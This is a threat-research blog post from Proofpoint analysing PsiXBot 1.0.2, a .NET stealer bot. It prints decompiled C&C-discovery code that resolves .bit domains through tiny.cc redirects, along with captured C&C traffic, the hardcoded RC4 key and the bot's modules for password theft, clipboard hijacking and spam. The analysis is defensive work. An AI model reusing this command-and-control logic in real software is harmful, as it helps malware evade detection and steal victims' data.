

PsiXBot Continues to Evolve with Updated DNS Infrastructure

proofpoint.com/us/threat-insight/post/psixbot-continues-evolve-updated-dns-infrastructure

August 12, 2019



Blog
Threat Insight
PsiXBot Continues to Evolve with Updated DNS Infrastructure




August 13, 2019 Proofpoint Threat Insight Team

Overview

Earlier this year, FoxIT published research regarding the evolution of a .NET based malware known as “PsiXBot.”[1] We have continued to observe the malware in both malicious email and exploit kit campaigns.

Since the publication of this initial research, Proofpoint researchers have observed another evolution of PsiXbot (v1.0.2) which exhibits some key differences, including a new and unique method of dynamically fetching its own DNS infrastructure by utilizing a URL shortening service to gather the server IP addresses required to resolve the .bit domains used for command and control (C&C).



```
GlobalVars.GetMemberName<object>(() => GlobalVars.version), "1.0.2");
```


Figure 1: Newly Observed Global Variable Version - 1.0.2

Analysis

Proofpoint researchers have observed a new version of PsiXBot in the wild. It has been historically delivered in both malicious spam campaigns and as a payload for the Spleevo and RIG-v exploit-kits with indiscriminate geographical targeting.

Analysts noted that in this version, the malware continued to check the infected machine’s installed language to determine if it is in Russia (RU) or not. If it is found to be RU, the PsiXbot will exit.

Historically, PsiXbot has made use of .bit domain addresses which are associated with the NameCoin cryptocurrency[2]. The .bit domain is not resolved in the same way as a more common TLDs, such as “.com” or “.net”. Rather, it requires a special DNS server to provide resolution from domain to IP address.[3] In previous versions of PsiXbot, an OpenNIC DNS server was hardcoded in the binary. Now, the authors are utilizing a URL created with the URL shortening service “tiny[.]cc” to gather the current DNS server for each C&C domain:




```
GET /61646d342e62697430 HTTP/1.1
Host: tiny.cc
Connection: Keep-Alive
```

Figure 2: The initial GET request for a hex-encoded domain name using tiny[.]cc shortener service

This shortened URL is a simple hex stream, which, upon decoding, provides a C&C server domain. This is also hardcoded in the executable. After this initial HTTP request to tiny[.]cc, the connection is upgraded to HTTPS. Once the connection is upgraded to HTTPS, it performs this same request, only this time an “HTTP 303 See Other” response is given.


With this request, the returned “Location” header contains another hex-encoded domain, similar to what we observed in the URL shortener request. This is a bit different: when the hex-encoded domain provided in the Location header is decoded, it is not a domain but rather an IP address. So far, we have observed two specific attackers provided IP addresses returned as hex-encoded domains.



```
GET /61646d342e62697430 HTTP/1.1
Host: tiny.cc
Connection: Keep-Alive
```

```
HTTP/1.1 303 See Other
Server: nginx
Date: [redacted] GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.28
Set-Cookie: main_session=[redacted]
X-Robots-Tag: nofollow, noindex
Location: http://3138352e3232382e3233342e323034.com
```

Figure 3: The GET request containing a hex-encoded C&C domain (adm4[.]bit) followed by an HTTP 303 See Other response revealing the hex-encoded DNS server IP address as a domain.




```
GET /61646d322e62697430 HTTP/1.1
Host: tiny.cc
```

```
HTTP/1.1 303 See Other
Server: nginx
Date: [redacted] GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.28
Set-Cookie: main_session=[redacted]
X-Robots-Tag: nofollow, noindex
Location: http://352e3138322e33392e3233.com
```

Figure 4: The GET request containing a hex-encoded C&C domain (adm2[.]bit) followed by an HTTP 303 See Other response revealing another hex-encoded DNS server IP Address as a domain.


Upon learning of the intended DNS server to be used for C&C redirection, the malware will ping the IP address gathered from the hex-encoded domain in the Location header. This code for gathering the C&C and IP address can be observed in the code snippet below.



```
public static string GetThis()
{
    int num = 0;
    int num2 = 0;
    string result;
    while (true)
    {
        try
        {
            HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create("http://tiny.cc/" + OhMy.GetHash(num).ToLower());
            num++;
            try
            {
                httpWebRequest.AllowAutoRedirect = true;
                httpWebRequest.GetResponse();
            }
            catch (WebException ex)
            {
                if (ex.Response != null && ((HttpWebResponse)ex.Response).StatusCode == HttpStatusCode.NotFound)
                {
                    if (num2 > 4)
                    {
                        num = 0;
                        num2 = 0;
                    }
                    else
                    {
                        num2++;
                    }
                }
                else
                {
                    string text = RC4.FromHex(httpWebRequest.Host.Split(new char[]
                    {
                        '.'
                    })[0]);
                    if (new Ping().Send(text).Status != IPStatus.TimedOut)
                    {
                        result = text;
                        break;
                    }
                }
            }
            catch
            {
            }
            continue;
        }
        catch
        {
            num = 0;
            continue;
        }
        break;
    }
    return result;
}
```

Figure 5: Code snippet for gathering the DNS Server address

If the malware receives a response back, indicating the DNS server is up, it will then send a DNS query for the C&C domain using the gathered DNS server. The following annotated code shows this process.



```
public static void ValidateIp()
{
    int num = 0;
    while (true)
    {
        string[] valid = GlobalVars.Valid;
        for (int i = 0; i < valid.Length; i++)
        {
            string host = valid[i];
            try
            {
                num++;
                if (new Ping().Send(GlobalVars.Dns).Status == IPStatus.TimedOut)
                {
                    throw new Exception();
                }
                DnsWorker expr_3D = new DnsWorker();
                string hostEntry = expr_3D.GetHostEntry(host);
                expr_3D.Dispose();
                if (new Ping().Send(hostEntry).Status == IPStatus.TimedOut)
                {
                    throw new Exception();
                }
                GlobalVars.Addres = GlobalVars.GetMemberName<object>(() => GlobalVars.https) + "://" + hostEntry + "/";
                return;
            }
            catch
            {
            }
            Thread.Sleep(100);
        }
    }
}
```

adm4.bit

Send a ping request to the gathered DNS server


If host is up, pass to "DNSWorker" class for retrieval of C&C IP Address

Send a ping to the C&C server

After confirming C&C host is up, save the found IP Address as a variable

Figure 6: Annotated code walking through the process of retrieving the C&C IP Address via the attacker's DNS server.

From the network level (Figure 8), the process is as follows:



```
Source          SrcPort  Destination      DstPort Protocol Stat Length Info
192.168.0.139   64535    8.8.8.8          53      DNS               Standard query 0x1614 A 3138352e3232382e3233342e323034.com
8.8.8.8         53       192.168.0.139    64535   DNS               Standard query response 0x1614 No such name A 3138352e3232382e3233342e323034.com SOA a.gtld-servers.net
192.168.0.139            185.228.234.204          ICMP              Echo (ping) request  id=0x0001, seq=1/256, ttl=127 (reply in 86)
185.228.234.204          192.168.0.139            ICMP              Echo (ping) reply    id=0x0001, seq=1/256, ttl=108 (request in 84)
192.168.0.139            185.228.234.204          ICMP              Echo (ping) request  id=0x0001, seq=2/512, ttl=127 (reply in 88)
185.228.234.204          192.168.0.139            ICMP              Echo (ping) reply    id=0x0001, seq=2/512, ttl=108 (request in 87)
192.168.0.139   64536    185.228.234.204  53      DNS               Standard query 0x9e30 A adm4.bit
185.228.234.204 53       192.168.0.139    64536   DNS               Standard query 0x0000
192.168.0.139            185.159.129.37           ICMP              Echo (ping) request  id=0x0001, seq=3/768, ttl=127 (reply in 92)
185.159.129.37           192.168.0.139            ICMP              Echo (ping) reply    id=0x0001, seq=3/768, ttl=45 (request in 91)
192.168.0.139   49178    185.159.129.37   443     TCP            0 49178 → 443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
185.159.129.37  443      192.168.0.139    49178   TCP            0 443 → 49178 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1 WS=64
192.168.0.139   49178    185.159.129.37   443     TCP            0 49178 → 443 [ACK] Seq=1 Ack=1 Win=65536 Len=0
192.168.0.139   49178    185.159.129.37   443     TLSv1         95 Client Hello
185.159.129.37  443      192.168.0.139    49178   TCP            0 443 → 49178 [ACK] Seq=1 Ack=96 Win=29248 Len=0
185.159.129.37  443      192.168.0.139    49178   TLSv1        976 Server Hello, Certificate, Server Hello Done
192.168.0.139   49178    185.159.129.37   443     TLSv1        326 Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
185.159.129.37  443      192.168.0.139    49178   TLSv1         59 Change Cipher Spec, Encrypted Handshake Message
192.168.0.139   49178    185.159.129.37   443     TLSv1        197 Application Data
185.159.129.37  443      192.168.0.139    49178   TLSv1         53 Application Data
192.168.0.139   49178    185.159.129.37   443     TLSv1        533 Application Data
185.159.129.37  443      192.168.0.139    49178   TCP            0 443 → 49178 [ACK] Seq=1089 Ack=1152 Win=32448 Len=0
185.159.129.37  443      192.168.0.139    49178   TLSv1        373 Application Data
```

1.
2.
3.
4.
5.
Wireshark · Follow UDP Stream (udp.stream eq 5) · 01ca610ddd18d68841f0965162c07e0e10d9eef9...

```
00000000  9e 30 01 00 00 01 00 00  00 00 00 00 04 61 64 6d   .0...... .....adm
00000010  34 03 62 69 74 00 00 01  00 01                     4.bit... ..
    00000000  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
    00000010  00 00 00 00 00 00 00 00  00 00 00 00 00 01 00 00   ........ ........
    00000020  00 00 00 00 00 04 b9 9f  81 25                     ........ .%
```

185.159.129.37

1 client pkt, 1 server pkt, 1 turn.

Entire conversation (68 bytes) · Show and save data as: Hex Dump · Stream: 5

Figure 7: Annotated network traffic showing the process of gathering the DNS server to C&C traffic.

1. Unintended GET request to the hex-encoded IP Address of the DNS server to be used (185.228.234.204)
2. Ping to the DNS server IP Address to obtain connectivity status (185.228.234.204)
3. DNS query to the .bit domain (hardcoded in the sample) which returns the C&C IP Address (185.159.129.37)
4. Ping to the C&C IP Address for connectivity status (185.159.129.37)
5. HTTPS traffic to the C&C domain (185.159.129.37)

An example of the HTTPS-based command and control traffic appears below:

```
POST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: 185.228.233.135
Content-Length: 112
Expect: 100-continue
Connection: Keep-Alive

YspX3V3rcrFZFkHZs5/x2CGBURxDW7eZ5IojuAosJPPg16G1yX6vPdRwCzmCs/RgCH9mkiWM7bkenhjXUhx
nJnjDWr1CxC4ELi09jekm/OHoT3H1V5NzrPAfiI3t/UAVeT250FNgtJ2vbHrOiRoEbGEWRYmQUtceJaY8KV
/icDid4PlaSzjJCH9j+tB3L4tNyR52YOgLkJkACfToVHTLl4RgZ7mTrPk7Yx9im37rSiuxlvtyw3kTMoNMQ
6wDYP363yTIaOcrmEvwRXxX83+2oZMWfIp264lRZZ0QEuvx4lYLtpjOCXuG5d5x9+XdHA==
```

Figure 8: A look at the initial C&C request containing system information

The data in the POST body is encrypted with RC4. In this case, the hardcoded RC4 key was “63a6a2eea47f74b9d25d50879214997a”, which is the same key used in previous versions of PsiXBot. Using this key, we can decrypt the C&C traffic to show particular checks in an infected system’s information:

action=call&user_name=test&bot_id=B4DCF733C9C43D10C80120CF7760B564&av=N&os_major=Microsoft Windows 7 Ultimate &permissions=Admin&os_bit=64&cpu=Intel(R) Core(TM) i3-2100 CPU&gpu=NVIDIA GeForce 8800 Ultra 768&version=1.0.2&user_group=Admin

The bot_id in this sample is created by taking the MD5 hash of the following system details in this order:

- CPU
- User Name
- GPU
- Machine Name
- OS Version
- User Domain Name

Based on previous analysis, it appears this version of PsiXBot chose not to include some system information it previously gathered, such as .NET version and HDD information. Upon successful C&C check in, the server will reply with a JSON blob containing a “result_code”:

{result_code:[{"result_code":"200"}]}

As with the previously analyzed versions of PsiXBot, upon a successful check-in, the bot will then request subsequent commands by POSTing a request containing an action of “command” and its specific bot_id to the C&C server:

action=command&bot_id=B4DCF733C9C43D10C80120CF7760B564

After receiving this data, the C&C server will return another JSON blob containing commands to be executed. Below is an example of this:

```
{

        result_code:

        [

        {

        "result_code":"200"

        }

        ]

        ,commands:[{

        "command_id":"def_1",

        "command_action":"StartSchedulerModule",

        "command_data":"",
"command_arg":""
},{
"command_id":"def_2",
"command_action":"StartFGModule",
"command_data":"",
"command_arg":""
},{
"command_id":"def_3",
"command_action":"GetStealerPasswords",
"command_data":"",
"command_arg":""
}]}
```

Upon receiving this command list, the bot will then begin to execute the modules on the infected machine and report back the status of each.

The features contained in 1.0.2 are as follows, with the new features identified in bold:

- DownloadAndExecute
- Execute
- GetInstalledSoft
- GetOutlook
- GetStealerCookies
- GetStealerPasswords
- **SelfDelete**
- StartComplexModule
- **StartCryptoModule**
- **StartFGModule**
- StartKeylogger
- StartNewComplexModule
- StartSchedulerModule
- **StartSpam**

New Module Analysis

SelfDelete

The “SelfDelete” module runs a command using the **cmd [.] exe** shell in a hidden window to delete the running bot process and remove it from the infected system.

StartCryptoModule

The “StartCryptoModule”, assembly name **“LESHI”**, has a new module name (possibly to account for the various cryptocurrencies included), but appears to have the same functionality as the previously analyzed module. This module will monitor the clipboard for text matching a Bitcoin, Etherium, Monero, Ripple, or Litecoin wallet address, and if found, replace it with a self-configured wallet address.

StartFGModule

The “StartFGModule”, assembly name **“omg228”**, is a newly implemented “form grabbing” module. It appears rudimentary, as it is not targeting any traffic or domains specifically, such as banking or financial websites. This module will store GET or POST requests in a log file titled “temp.log” stored in the User’s %TEMP% directory. This log is subsequently sent to the C&C server.

StartSpam

The “StartSpam” module, assembly name **“Spam”**, is another newly implemented module which has the ability to send outbound email using Microsoft Outlook to send messages with varying content, crafted by the attacker based on command line switches provided:

- Subject
- Body
- Name
- Attachment

The StartSpam module is configured to delete any outbound messages after sending. In addition to this, it will harvest any saved Outlook email signatures to be used inside any messages sent by this module.

Conclusion

PsiXBot continues to evolve with new ways of evading detection and new features to steal information. The .bit domains remain in use; however, it utilizes a new technique to retrieve the DNS servers required to connect. PsiXBot continues to operate as a bot with various stealer actions, but this new version expands its list of modules, which pushes the bot’s capabilities in new directions. Since PsiXBot first emerged in 2017, it has undergone several changes, making it a competent and relevant stealer. The changes observed here demonstrate that the author or group behind this malware is committed to evolving this malware to compete in the threat landscape.

References

[1] https://blog.fox-it.com/2019/03/27/psixbot-the-evolution-of-a-modular-net-bot/

[2] https://dotbit.me/

[3] https://abuse.ch/blog/dot-bit-the-next-generation-of-bulletproof-hosting/

Indicators of Compromise (IOCs)

